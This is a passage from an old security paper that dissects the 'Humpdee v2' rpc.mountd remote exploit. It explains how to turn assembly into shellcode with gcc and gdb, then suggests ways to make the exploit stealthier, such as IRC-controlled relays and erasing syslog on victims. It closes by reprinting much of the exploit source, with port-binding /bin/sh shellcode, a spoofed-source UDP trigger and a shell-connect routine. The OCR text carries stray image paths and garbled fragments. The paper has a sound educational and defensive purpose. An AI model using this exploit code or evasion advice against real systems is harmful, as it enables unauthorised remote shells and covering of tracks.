
- This paper needs to pass.

If I wanted to I could stick an 'echo' command in front of this string, but just typing the words on a command line get them on to the screen, and the echo command would change the example code I already wrote, so we won't do that. The point is that it is possible if you want to.

Now I'll reverse everything I just wrote.

- .ssap ot sdeen repap sihT

Next I'll put the commands into something looking like assembly.




If you're thinking 'hey, he skipped a step and put it straight into C', you're right; the bullet list is a suggested way to do it. If you want to skip a step because you think a different way might be better – try it your way. The bullet list will be here waiting for you if your way doesn't work out. Personally, I like the C syntax and viewing it in Anjuta makes things a bit easier for me.

Now we'll compile this program.

- gcc asm_test1.c –o asm_test1 –ggdb –g
  - The end-all be-all for information on the GCC compiler can be found here http://www.gnu.org/software/gcc/onlinedocs.


Don't forget to test the program to make sure it works.




Next we will open it up with a debugger

- gdb ./asm_test1 then x/bx main
  - The end-all be-all for information on the GNU debugger can be found here http://sources.redhat.com/gdb/documentation.

This will give us the information we need, but (as in most things), there is more than one way to do it. When using the GNU debugger, I tend to prefer a user interface. Here is what my screen looks like as I'm going through this process.




The terminal window is easy to pick out, and I am going through the steps as outlined above. The windows surrounding the terminal are parts of an excellent front-end to GDB, called Insight (http://sources.redhat.com/insight). If we look at the picture above a little closer, you can see that the graphical interface allows us to see both the source, and a taste of the assembly that corresponds to it.



What we are really after here, however, are the memory instructions for each push, mov, xor, etc. We can use the terminal window for this, if we want:

```
asm_test1  asm_test1.c  asm_test1.png  example_asm  example_asm.c  humpdee2  h
[root@screamer hack]# gdb ./asm_test1
GNU gdb Red Hat Linux (5.2-2)
Copyright 2002 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "i386-redhat-linux"...
(gdb) x/bx main+3
0x80483d3 <main+3>:     0x31
(gdb)
0x80483d4 <main+4>:     0xc0
(gdb)
0x80483d5 <main+5>:     0x31
(gdb)
```

or we can use the memory viewing capability that comes with Insight.



	3	4	5	6	7	8	9	A	B	C	D	E
x0x080483d	0xdb	0x31	0xd2	0x53	0x68	0x20	0x44	0x53	0x52	0x68	0x66	0x72
x0x080483e	0x6f	0x62	0x20	0x89	0xe1	0xb2	0x0f	0xb0	0x04	0xcd	0x80	0x31
x0x080483f	0x80	0x5d	0xc3	0x8d	0x76	0x00	0x90	0x90	0x90	0x90	0x55	0x89
x0x0804840	0x04	0xa1	0x44	0x95	0x04	0x08	0xbb	0x44	0x95	0x04	0x08	0x83
x0x0804841	0x8d	0x76	0x00	0x8d	0xbc	0x27	0x00	0x00	0x00	0x00	0x83	0xeb
x0x0804842	0x03	0x83	0xf8	0xff	0x75	0xf4	0x58	0x5b	0x5d	0xc3	0x55	0x89
x0x0804843	0x89	0xec	0x5d	0xc3	0x8d	0xb6	0x00	0x00	0x00	0x00	0x55	0x89
x0x0804844	0x00	0x00	0x00	0x00	0x5b	0x81	0xc3	0x0a	0x11	0x00	0x00	0x8d
x0x0804845	0xfe	0xff	0xff	0x8b	0x5d	0xfc	0xc9	0xc3	0x00	0x00	0x03	0x00
x0x0804846	0x02	0x00	0x00	0x00	0x00	0x00	0x00	0x00	0x00	0x00	0x50	0x95
x0x0804847	0x00	0x00	0x00	0x00	0x00	0x00	0x01	0x00	0x00	0x00	0x01	0x00
x0x0804848	0x00	0x00	0x74	0x82	0x04	0x08	0x0d	0x00	0x00	0x00	0x40	0x84
x0x0804849	0x00	0x00	0x28	0x81	0x04	0x08	0x05	0x00	0x00	0x00	0xb4	0x81
x0x080484a	0x00	0x00	0x54	0x81	0x04	0x08	0x0a	0x00	0x00	0x00	0x73	0x00
x0x080484b	0x00	0x00	0x10	0x00	0x00	0x00	0x15	0x00	0x00	0x00	0x00	0x00
x0x080484c	0x00	0x00	0x54	0x95	0x04	0x08	0x02	0x00	0x00	0x00	0x18	0x00
x0x080484d	0x00	0x00	0x11	0x00	0x00	0x00	0x17	0x00	0x00	0x00	0x5c	0x82
x0x080484e	0x00	0x00	0x54	0x82	0x04	0x08	0x12	0x00	0x00	0x00	0x08	0x00
x0x080484f	0x00	0x00	0x08	0x00	0x00	0x00	0xfe	0xff	0xff	0x6f	0x34	0x82
x0x0804850	0xff	0x6f	0x01	0x00	0x00	0x00	0xf0	0xff	0xff	0x6f	0x28	0x82
x0x0804851	0x00	0x00	0x00	0x00	0x00	0x00	0x00	0x00	0x00	0x00	0x00	0x00
x0x0804852	0x00	0x00	0x00	0x00	0x00	0x00	0x00	0x00	0x00	0x00	0x00	0x00
x0x0804853	0x00	0x00	0x00	0x00	0x00	0x00	0x00	0x00	0x00	0x00	0x00	0x00
x0x0804854	0xff	0xff	0x00	0x00	0x00	0x00	0xff	0xff	0xff	0xff	0x00	0x00


Whatever you prefer, you should get the information you want. Personally, I prefer a combination of the two.

Now, looking at either the terminal window or the first cell in the graphical interface, you can see the actual instruction given to the processor to perform a given function. What you want are all the instructions pertaining to your code; these will have the following syntax:

- <main+[sequential number]>: instruction

The next step in this process is to take the instructions from their form as shown above and put them into 'little endian' form. Essentially you are simply replacing the preceding zero from the instruction with a backslash.

Once you've completed this (or as you're completing this – your call), you put this into a character string or array of strings. The result should look something like what is shown below.



There you have it. You've just created your own (albeit harmless) 'hellcode'. Congrats.

If you'd like more examples on this subject, there are a wealth of them out there. The problem with finding them is that you won't see links to them from USA Today, CNN, or even (to my knowledge) SANS' website. I would recommend surfing over to www.google.com and typing in the following query.

- \x80 shell code explained

Possible Improvements to the Code

After going through that code at the level we just did, I would imagine you are thinking one of two things.

- That explains a lot and I have a few ideas I'd like to research as a result of this paper, but having seen this, I'm wondering what a new and improved version of this would be like.
- I can't believe I've made it this far into this paper. If I see another bullet list, hunk of source or reference to assembly instructions I'm going to lose it completely.

For the sake of this paper, we'll assume you fall into the first category and talk briefly about what a newer implementation of this same code would contain.

There are three areas that malicious coders are always looking for improvement in.

- Speed
- Stealth
- Functionality

Often when we think of malicious code, we immediately think of a virus. They tend to be fast (how quick did Melissa make the rounds?). There are some that attempt to be stealthy, but for the most part the stealth factor is the author's anonymity as opposed to people not finding out about the virus. Functionality varies from virus to virus, but most of them are either looking to do damage to your data, or gain access to it.

That's good to know, but this isn't a virus. This is a good old-fashioned 'I'm sitting at my computer scanning so I can get into your box and play' exploit. This is also almost guaranteed to get you caught if you use it. How would we change this code to make it faster, stealthier and more functional?[20].

Speed

- Interaction with a scanner
    - If this code had a function that would allow it to kick off and read output from something like NMAP[21], the speed factor would increase exponentially.
        - The evil cousin of Snort's Flex Resp[22] rule sets.

Stealth

[20] From Sun Tzu to the Honeynet Project, 'Know thy enemy' is key. Attempting to secure your house is unless you think about how someone might break in.

[21] NMAP homepage and documentation site is www.insecure.org. Someone who had a similar idea regarding processing of NMAP output created NDIFF and can be found at http://www.vinecorp.com/ndiff.

[22] More information on Snort's Flexible Response rule sets is available at http://www.snort.org/docs/writing_rules/chap2.html#tth_sEc2.3.22.

- This code is designed for a direct connection between the attacker and the victim. This is inherently dumb.
    - This code should be 'middleware'. It should sit on a box that a ton of people have access to and be controlled remotely from something like an IRC channel.
        - If you wanted to get really sneaky, you could have it monitor a web page or a mailing list, and react to otherwise innocuous postings.
    - Every action the user takes after getting two way communication with the box is logged directly to his IP address. Instead of just dieing when the user is done with it, this program should have a shutdown sequence that addresses the syslog issue on the remote machine.

Functionality

- The upside to this not being a virus is that you can use this more than once. If this were a virus, it would take a few hours for signatures to be updated, and then you'd be back at square one. Since this isn't completely a fire-and-forget tool, you can put a little effort into the program.
    - Make a front end for the end user that interacts with the 'middleware' on a remote box.
        - Add a simple web server. HTML is easy to code.
    - Building on the third bullet under Stealth, it is possible to write code that monitors web sites, so why not monitor a CERT?
    - Any code you plan to use more than once should be modular; essentially the 'hellcode' and connection type need to be modifiable, the rest should be able to be included in any program.

Of course, even if someone did all this, this exploit could be stopped with good firewall and intrusion detection rule sets[23]. Quite possibly the biggest advantage to going through a few suggestions for a program like this is having the person on the 'white hat' side of security thinking creatively about what might be next from the other side, as opposed to only following the CERT and SANS lists, patching systems when told to do so[24].

Closing Statements

The source code used in this paper was, and is freely available on the Internet in its existing form. There are a number of modifications (aside from the ones we just discussed) that this program could be improved. I am not aware of the legal

[23] The task of breaking into a house becomes significantly more difficult if the homeowner chooses to lock his doors and windows.

[24] Coincidentally, this also happens to be the reason the 'Possible Improvements to the Code' section was included.

ramifications of creating or building upon existing exploit code, and therefore chose not to tempt fate.
In regard to the practice of downloading and executing exploit code written by people you don't know, in this case the Tekneeq Crew, don't. This paper does not in any way advocate coding for malicious purposes. The author does believe that vulnerabilities in software need to be exposed and corrected, but not by writing an exploit and distributing it to people who don't know what they're doing. All vulnerability assessment should be done on a network you have permission to test, and initially a stand-alone network is preferable.

List of References

Original source code written by Smile of the Tekneeq Crew and downloaded from:

http://newdata.box.sk/hack/humpdee2.tgz.

Preface Sources
Information on RPC vulnerabilities and claim to severity and frequency of exploits:

http://www.sans.org/top20/#U1
http://icat.nist.gov/icat.cfm?cvename=CAN-2002-0679
http://online.securityfocus.com/cgi-bin/sfonline/vulns.pl -- search on RPC

Background Sources
Information on the RPC and XDR protocol:

http://www.freesoft.org/CIE/RFC/1831/index.htm
http://www.freesoft.org/CIE/RFC/1832/index.htm
"UNIX Network Programming, Network APIs: Sockets and XTI" by W. Richard Stevens (ISBN 0-13-490012-X)

Code Information Sources
Function Header / Definitions:

http://www.unidata.ucar.edu/cgi-bin/man-cgi?gethostbyname+3
http://nodevice.com/sections/ManIndex/man1269.html
"Linux Programming Bible" by John Goerzen (ISBN 0-7645-4657-0)
www.ethereal.com/sample/bootparams.cap.gz

Hellcode Sources
Assembly Information / Use in exploits / Compiler Documentation / Debugger Documentation

http://packetstormsecurity.nl/papers/unix/shellcodin.txt
http://www.tldp.org/HOWTO/Assembly-HOWTO/index.html
http://www.gnu.org/software/gcc/onlinedocs
http://sources.redhat.com/gdb/documentation

Code Improvement Sources
Suggestion / Technique References:

http://www.snort.org/docs/writing_rules/chap2.html#tth_sEc2.3.22
http://www.insecure.org
http://www.vinecorp.com/ndiff

The Whole Source, and Nothing but the Source

Here it is, in complete form.

```
1.  /*
2.   * A linux rpc.mountd exploit where the source address of the attacking udp
3.   * packet is spoofed. w00p.
4.   * Advantage ? Besides having the satisfaction of knowing you used the rpc
5.   * protocol directly, you dont get logged in syslog.
6.   * To get the port, query the portmapper by :~# rpcinfo -p <the host>
7.   * Or you can get it by other techniques, I'll leave you to it.
8.   * Coded by Smiler
9.   */
10.
11.  #include <stdio.h>
12.  #include <unistd.h>
13.  #include <time.h>
14.  #include <netdb.h>
15.  #include <linux/socket.h>
16.  #include <linux/in.h>
17.  #include <linux/ip.h>
18.  #include <linux/udp.h>
19.
20.  #define RPCHDRSIZE sizeof(struct rpchdr)
21.
22.  struct rpchdr
23.  {
24.    unsigned long xid;
25.    unsigned long msg_type;
26.    unsigned long rpc_ver;
27.    unsigned long id;
28.    unsigned long ver;
29.    unsigned long proc;
30.  };
31.
32.
33.  /* This is the offset I've tested on slack 3.4, 3.5 and rh 5.1, experiment */
34.  #define RETURN_ADDRESS 0xbfffefea
35.  #define LISTEN_PORT 4608
36.
37.  /* my own patented port-binding shellcode :-) */
38.  char hellcode[]="\x31\xdb\xb0\x1b\xcd\x80" /* alarm(0) */
39.                  "\xeb\x40\x5e\x31\xc0\x40\x89\x46\x04\x89\xc3\x40\x89\x06"
40.                  "\xb0\x06\x89\x46\x08\xb0\x66\x8d\x0e\xcd\x80\x89\x06\x8d"
41.                  "\x4e\x0c\x89\x4e\x04\x31\xc0\x89\x46\x10\x89\x46\x14\xb0"
42.                  "\x02\x89\xc3\x89\x46\x0c\xb0\x12\x89\x46\x0e\xb0\x10\x89"
43.                  "\x46\x08\xb0\x66\x8d\x0e\xcd\x80\xeb\x02\xeb\x62\x31\xdb"
44.                  "\x89\xd8\xb3\x01\x89\x5e\x04\xb3\x04\x8d\x0e\xb0\x66\xcd"
45.                  "\x80\x31\xc0\x8d\x4e\x0c\x89\x4e\x04\x8d\x4e\x1c\x89\x4e"
46.                  "\x08\x8d\x0e\xb3\x05\xb0\x66\xcd\x80\x89\xc3\x31\xc0\x89"
47.                  "\xc1\xb0\x3f\xcd\x80\xb0\x3f\xfe\xc1\xcd\x80\xfe\xc1\xb0"
48.                  "\x3f\xcd\x80\x89\xf2\x83\xc2\x20\x89\xd6\x89\x76\x08\x31"
49.                  "\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08"
```

```
50.             "\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\x57"
51.             "\xff\xff\xff"
52.             "abcdabcdabcdababababcdabcdefghabcd/bin/sh";
53.
54.  int rawfd;
55.  int RET_POS=0;
56.  struct in_addr victim,local;
57.
58.  int make_auth(unsigned long *maptr)
59.  {
60.  unsigned long *auth;
61.
62.  auth=maptr;
63.
64.  /*
65.   * I might add in some AUTH_UNIX fields when I can be fussed, but there's
66.   * really no point.
67.   */
68.
69.  *(  auth)=htonl(0); /* AUTH_NULL */
70.  *(++auth)=htonl(0); /* 0 length */
71.  *(++auth)=htonl(0); /* AUTH_NULL */
72.  *(++auth)=htonl(0); /* 0 length */
73.  return(16);
74.  }
75.
76.  int makerpchdr(char *buf)
77.  {
78.  struct rpchdr *rpchdr;
79.  unsigned long *auth;
80.  int len=0;
81.
82.  rpchdr=(struct rpchdr *)buf;
83.  auth=(unsigned long *)(buf+RPCHDRSIZE);
84.  rpchdr->xid=htonl(random());
85.  rpchdr->msg_type=0;
86.  rpchdr->rpc_ver=htonl(2);
87.  rpchdr->id=htonl(100005);
88.  rpchdr->ver=htonl(1);
89.  rpchdr->proc=htonl(1);
90.  len=RPCHDRSIZE+make_auth(auth);
91.  return(len);
92.  }
93.
94.  int tcp_connect(struct in_addr host,unsigned short port)
95.  {
96.  int fd;
97.  struct sockaddr_in serv;
98.
99.  fd=socket(AF_INET,SOCK_STREAM,IPPROTO_TCP);
10(  if (fd<0) return(-1);
101  bzero(&serv,sizeof(serv));
102  serv.sin_family=AF_INET;
```

```
serv.sin_addr.s_addr=host.s_addr;
serv.sin_port=htons(port);
if (connect(fd,(struct sockaddr *)&serv,sizeof(serv))<0)
{
  close(fd);
  return(-1);
}
return(fd);
}

int connecttoshell(void)
{
int fd;

if ((fd=tcp_connect(victim,LISTEN_PORT)) < 0)
{
  perror("connect");
  exit(0);
}
printf("Got Shell\n");
RunShell(fd);
return(1);
}

void RunShell(int thesock)
{
int n;
char recvbuf[1024];
fd_set rset;

while (1)
{
  FD_ZERO(&rset);
  FD_SET(thesock,&rset);
  FD_SET(STDIN_FILENO,&rset);
  select(thesock+1,&rset,NULL,NULL,NULL);
  if (FD_ISSET(thesock,&rset))
  {
    n=read(thesock,recvbuf,1024);
    if (n <= 0)
    {
      printf("Connection closed\n");
      exit(0);
    }
    recvbuf[n]=0;
    printf("%s",recvbuf);
  }
  if (FD_ISSET(STDIN_FILENO,&rset))
  {
    n=read(STDIN_FILENO,recvbuf,1024);
    if (n>0)
    {
      recvbuf[n]=0;
```

```
156       write(thesock,recvbuf,n);
157     }
158   }
159 }
160 return;
161 }
162
163
164 int main (int argc,char **argv)
165 {
166 int ctr,a=0,len,over;
167 unsigned char data[2048],*ptr;
168 unsigned short port;
169 unsigned long *ret;
170
171 if (argc < 3)
172 {
173 /* If you really wanted, you could be evil and spoof as someone you didnt like */
174   printf("Usage: %s <hostname> <port> [spoofed src ip]\n",argv[0]);
175   exit(0);
176 }
177
178 printf("Humpdee v2.0 coded by Tekneeq Crew\n\n");
179
180 if (!host_to_ip(argv[1],&victim))
181 {
182   printf("Hostname lookup failure\n");
183   exit(0);
184 }
185 if (!(port=atoi(argv[2])))
186 {
187   printf("Bad port !\n");
188   exit(0);
189 }
190 srand(time(NULL));
191 if (argc>3)
192 {
193   if (!host_to_ip(argv[3],&local))
194     getrandip(&local);
195 }
196 else
197   getrandip(&local);
198 printf("Using source address %s\n",inet_ntoa(local));
199
